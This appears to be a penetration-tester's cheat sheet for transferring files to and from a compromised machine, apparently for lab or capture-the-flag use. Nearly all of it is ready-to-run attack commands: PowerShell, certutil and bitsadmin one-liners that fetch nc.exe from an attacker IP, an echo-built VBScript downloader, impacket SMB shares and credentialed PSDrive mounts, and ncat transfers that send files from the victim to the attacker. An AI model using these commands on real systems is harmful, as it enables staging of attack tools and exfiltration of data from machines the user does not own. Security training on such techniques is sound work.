File transfer
Powershell and http server
IEX - Transfer
powershell.exe -c "IEX(new-object System.Net.WebClient).DownloadFile('http://10.10.14.17/nc.exe','c:\temp\nc.exe')"
Invoke-WebRequest - Transfer
powershell.exe -c "Invoke-WebRequest -Uri 'http://<Local-Ip>/<file></file>' -Outfile 'C:\Windows\Temp\<file>'"
wget - Transfer
powershell.exe -c wget "http://10.10.14.17/nc.exe" -outfile "c:\temp\nc.exe"
Powershell and ncat
Start-process -filepath .\nc.exe -argumentlist "-w 3 10.10.14.7 9005 < sendfile.txt"
certutil - Transfer
certutil.exe -urlcache -split -f "http://10.10.14.17/nc.exe" c:\temp\nc.exe
bitsadmin - Transfer
bitsadmin.exe /transfer job /download /priority high http://10.10.14.11/nc.exe c:\temp\nc.exe
VBscript - Transfer files
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
The above script creates vbscipt file called wget.vbs This file can be leveraged to download file over HTTP with following command.
cscript /nologo wget.vbs http://10.10.14.11/nc.exe nc.exe
SMB - Transfer files
Start smb share
impacket-smbserver sharename `pwd`
List file on SMBshare
dir \\10.10.14.17\SHAREname
Download from SMBshare
copy \\10.10.14.17\SHAREname\nc.exe .
With SMB, files can also be uploaded from the victim to the attacker.
copy nc2.exe \\10.10.14.17\SHARE\nc2.exe
smb share as local drive
load SMB share as local drive to the local machine
This creates a drive x: on the local machine and one can access like a normal drive
net use x: \\<IP>\<share>
Now you can do something like
X:\>copy rsx*.exe C:\Users\user\Desktop\
To disconnect smbshare
net use x: /delete
SMB New-PSDrive
The command created a ABCshare drive on target machine and connects to pleaseShare smb on the local machine.
PS> New-PSDrive -Name "ABCshare" -PSProvider "FileSystem" -Root "\\10.10.14.13\pleaseShare


SMB New-PSDrive - secured connection
start imapacket with pwd
impacket-smbserver ttk `pwd` -smb2support -user cybo -password GetCybo1
Create credential object
Now connect from the target machine in powershell
$pass = convertto-securestring 'GetCybo1' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('cybo',$pass)
Secure connection with New-PSDrive
New-PSDrive -Name RemoteTTK -PSProvider FileSystem -Credential $cred -Root \\10.10.14.7\TTK
Now the target machine has connected to the network drive as RemoteTTK and we can access the drive and execute files remotely.
cd RemoteTTK:
Oneliner: -and is used to work with older versions. If Powershell is 7 and 5+ then && can be used.
Update ipaddress
($pass = convertto-securestring 'GetCybo1' -AsPlainText -Force) -and ( $cred = New-Object System.Management.Automation.PSCredential('cybo',$pass)) -and ( New-PSDrive -Name RemoteTTK -PSProvider FileSystem -Credential $cred -Root \\10.10.14.7\TTK) -and (cd RemoteTTK:)
ncat
ncat - Transfer file
Transfer from kali to target: When only outbound connection are allowed on the target machine On Kali ip: 10.10.14.7
ncat -lvn 9001 < linEnum.sh
On Target machine:
nc -w 3 10.10.14.7 9001 > linEnum.sh